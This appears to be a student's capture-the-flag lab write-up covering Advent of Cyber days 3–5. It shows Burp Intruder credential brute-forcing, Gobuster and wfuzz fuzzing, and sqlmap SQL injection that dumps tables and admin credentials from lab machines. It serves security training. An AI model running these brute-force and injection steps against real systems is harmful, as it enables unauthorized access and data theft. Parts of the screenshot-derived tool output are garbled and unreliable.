


Once both have deployed, open Firefox on the Attack Box and copy/paste the machines IP (10.10.39.57) into the browser search bar.


QUESTION 2

What is the flag?

Attempt the website login system



And then checked back with Burp Suite so I could look over the request and choose “send to intruder”



Go to Intruder and positions to change the attack type to “Cluster Bomb”, so that each payload specified will rotate in and out in turn



This is the default credentials list try and gain access and enter it to attack mode

Username	Password
root	root
admin	password
user	12345

For the payload 1 add all the usernames

? **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the each payload type can be customized in different ways.

Payload set: Payload count: 3
 Payload type: Request count: 0

? **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
 Load ...
 Remove
 Clear

root
 admin
 user

Add

Add from list ... [Pro version only]

For the payload 2 add all the passwords

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the each payload type can be customized in different ways.

Payload set: Payload count: 3

Payload type: Request count: 9

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
root
password
12345
```

Now click the “Start attack” button in the top right to start to automated attack

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	309	
1	root	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
2	admin	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
3	user	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
4	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
5	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
6	user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
7	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
8	admin	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	255	
9	user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	

Request Response

Raw Params Headers Hex

```

1 POST /login HTTP/1.1
2 Host: 10.10.145.33
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.145.33

```

0 matches

ln


Pretty

Finished

Usually, the one with the different length is the correct combo and lets try user=admin and password=12345

Turn off the Foxy Proxy before you try to login

And we're done!!



Methodology


By using the burp suite system, we should get intercept proxy access and activate it in the URL. There we could start intercepting traffic. Attempting by using default credentials we could get to check back with burp suite so we could look over the request. There we could send it to intruder and from that we could fill in the positions tab with default credentials. Cluster bomb attack will show different length of correct combo of username and password for log in access. Always turn off proxy before any log in attempt.

Day 4: Web Exploitation – Santa's Watching

Tools used: Kali Linux, Firefox


Solution/Walkthrough:

Question 1:



Checking up the website that were hacked and to see what things that we can retrieve back from the website using Gobuster to find some interesting files so that we can access the login page back again .

Question 2:



After running the Gobuster on the terminal we found some interesting php file that we can check

Question 3:


```
e,wordlist).
-V alltype           : All parameters bruteforcing (allvars and
allpost). No need for FUZZ keyword.
-X method           : Specify an HTTP method for the request, i
e. HEAD or FUZZ
-b cookie           : Specify a cookie for the requests
-d postdata         : Use post data (ex: "id=FUZZ&catalogue=1")
-H header           : Use header (ex: "Cookie:id=13123210user=FU
ZZ")
--basic/ntlm/digest auth : in format "user:pass" or "FUZZ:FUZZ" or "
domain\FUZZ:FUZZ"
--hc/hl/hw/hh N[,N]+ : Hide responses with the specified code/li
nes/words/chars (Use BBB for taking values from baseline)
--sc/sl/sw/sh N[,N]+ : Show responses with the specified code/li
nes/words/chars (Use BBB for taking values from baseline)
--ss/hs regex       : Show/Hide responses with the specified re
gex within the content

(1231101120@kali)~]
$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.23.106/api
/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.23.106/api/site-log.php?date=FUZZ
Total requests: 63
```

ID	Response	Lines	Word	Chars	Payload
----	----------	-------	------	-------	---------

Opening wfuzz to use the log that we get from Gobuster to check if there is any interesting file that we can check

Question 4:

```
Target: http://10.10.23.106/api/site-log.php?date=FUZZ
Total requests: 63
```

ID	Response	Lines	Word	Chars	Payload
000000025:	200	0 L	0 W	0 Ch	"20201124"
000000024:	200	0 L	0 W	0 Ch	"20201123"
000000023:	200	0 L	0 W	0 Ch	"20201122"
000000022:	200	0 L	0 W	0 Ch	"20201121"
000000001:	200	0 L	0 W	0 Ch	"20201100"
000000026:	200	0 L	1 W	13 Ch	"20201125"
000000015:	200	0 L	0 W	0 Ch	"20201114"
000000003:	200	0 L	0 W	0 Ch	"20201102"
000000007:	200	0 L	0 W	0 Ch	"20201106"
000000027:	200	0 L	0 W	0 Ch	"20201126"
000000021:	200	0 L	0 W	0 Ch	"20201120"
000000012:	200	0 L	0 W	0 Ch	"20201111"
000000019:	200	0 L	0 W	0 Ch	"20201118"
000000016:	200	0 L	0 W	0 Ch	"20201115"
000000013:	200	0 L	0 W	0 Ch	"20201112"
000000018:	200	0 L	0 W	0 Ch	"20201117"
000000011:	200	0 L	0 W	0 Ch	"20201110"
000000020:	200	0 L	0 W	0 Ch	"20201119"
000000017:	200	0 L	0 W	0 Ch	"20201116"
000000014:	200	0 L	0 W	0 Ch	"20201113"
000000006:	200	0 L	0 W	0 Ch	"20201105"
000000030:	200	0 L	0 W	0 Ch	"20201129"
000000028:	200	0 L	0 W	0 Ch	"20201127"
000000034:	200	0 L	0 W	0 Ch	"20201203"
000000010:	200	0 L	0 W	0 Ch	"20201109"
000000004:	200	0 L	0 W	0 Ch	"20201103"
000000005:	200	0 L	0 W	0 Ch	"20201104"
000000009:	200	0 L	0 W	0 Ch	"20201108"
000000008:	200	0 L	0 W	0 Ch	"20201107"
000000002:	200	0 L	0 W	0 Ch	"20201101"

From the wfuzz we can find a response that is different from others to use for the api date directory to find the flag that we are looking for

Thought Process / Methodology:


By accessing the forum page, we can find that the login page we removed so we have to find the api directory using Gobuster method. After that we found a log page that we can use to check any information that we can use using the wfuzz method. After that we found a response that are different from others and use that on the log page the found earlier to find the flag/file that are missing.

Day 5: Web Exploitation – Someone stole Santa’s gift list!

Tools used: Kali Linux, Firefox, Burp Suite


Solution/Walkthrough:

Question 1:




We are looking at a page where we have to find the username and password so that we can access the Santa’s secret login panel by bypassing the login .

Question 2:



After we get to access the santa's secret login panel we have to look at the santa's database to get the things that we need by using burp suite.

Question 3:



Using burp suite to intercept and finding the santa's secret login so that we can access the database for the next step.

Question 4:

```

PS > E21700528@kali: /home/.ssh/E21700528

File Actions Edit View Help

sqlmap: error: no such option: --dump-all--dbms
~]

E21700528@kali: ~ - ssh://kali:~$ cd /home/.ssh/E21700528
PS> sqlmap -t /home/kali/Documents/poc1.request --tamper=spacecomment.md
sqlmap --url sqlite

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[+] starting @ 06/07/09 / 2022-09-26/

[06/07/09] [INFO] parsing HTTP request from "http://kali:~/Documents/poc1.request"
[06/07/09] [INFO] loading tamper module "spacecomment"
[06/07/09] [INFO] testing connection to the target URL
[06/07/09] [INFO] checking if the target is protected by some kind of WAF/IPS
[06/07/09] [INFO] testing if the target URL content is stable
[06/07/09] [INFO] target URL content is stable
[06/07/09] [INFO] testing if GET parameter "search" is dynamic
[06/07/09] [WARNING] GET parameter "search" does not appear to be dynamic
[06/07/09] [ERROR] heuristic (basic) test shows that GET parameter "search" might not be injectable
[06/07/09] [INFO] testing for SQL injection on GET parameter "search"
[06/07/09] [INFO] testing "AND boolean-based blind - VOWELS and PAYING clause"
[06/07/09] [ERROR] reflective values found and filtering out
[06/07/09] [INFO] testing "boolean-based blind - GROWER replace (original value)"
[06/07/09] [INFO] testing "generic inline queries"
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]
[06/07/09] [INFO] testing "generic UNION query (NULL) - 1 to 10 columns"
[06/07/09] [INFO] "Generic" technique appears to be viable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test.
[06/07/09] [INFO] target URL appears to have 2 column(s) in query
[06/07/09] [INFO] GET parameter "search" is "Generic UNION query (NULL) - 1 to 10 columns" is injectable
[06/07/09] [INFO] checking if the injection point on GET parameter "search" is a false positive
[06/07/09] [WARNING] parameter length combination method detected (e.g.: S wherein patch). Potential problems at enumeration phase can be expected
GET parameter "search" is vulnerable. Do you want to keep testing the others? (if any) [Y/n] y
sqlmap identified the following injection point(s) with a total of 32 HTTP(s)

```

Now we are using the terminal to access the database by using the secret panel request that we get from burp suite.

Question 5:

```

File Actions Edit View Help
Table: sequels
[22 entries]

+----+-----+-----+
| mid | age | title |
+----+-----+-----+
| James | 8 | shoes |
| Robert | 8 | sneakers |
| Robert | 17 | iphones |
| Michael | 5 | playstation |
| William | 6 | shoes |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 18 | McDonald meals |
| Charles | 8 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | faser chocolate |
| Mary | 17 | wii |
| Paul | 9 | gitHub ownership |
| James | 8 | french-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pi |
| Kenneth | 13 | TronLightBolt |
| Joshua | 12 | chair |
+----+-----+-----+

[SQLITE_MASTER>] table "SQLite_masterdb.sequels" dumped to CSV file: "/home/.211802628/.local/share/sqlmap/output/18.10.10.25/dump/SQLite_masterdb/sequels.csv"
[SQLITE_MASTER>] fetching columns for table "hidden_table"
[SQLITE_MASTER>] fetching entries for table "hidden_table"
Database: <current>
Table: hidden_table
[1 entry]

+----+
| flag |
+----+
| theFoxAtI_I_Want_for_Christmas_Is_You |
+----+

[SQLITE_MASTER>] table "SQLite_masterdb.hidden_table" dumped to CSV file: "/home/.211802628/.local/share/sqlmap/output/18.10.10.25/dump/SQLite_masterdb/hidden_table.csv"
[SQLITE_MASTER>] fetching columns for table "users"
[SQLITE_MASTER>] fetching entries for table "users"
Database: <current>
Table: users
[1 entry]

+-----+-----+
| password | username |
+-----+-----+
| ENC0N93rP00t/gb | admin |
+-----+-----+

```

After we to access the panel request, we will get the information that we need like the admin's username and password.

Thought Process / Methodology:

First of all, we were given a page and we have to find the Santa's secret login page to find the information that we need. After we get to visit the Santa's secret login panel, we have to bypass the login panel using SQLi. After we get to access the secret login panel, we have to bypass the page to get access of the information that we need by using burp suite. We will then use the terminal with a panel request that we get from the burp suite. After the terminal stopped running, we then got the information that we need including that admin's username and password.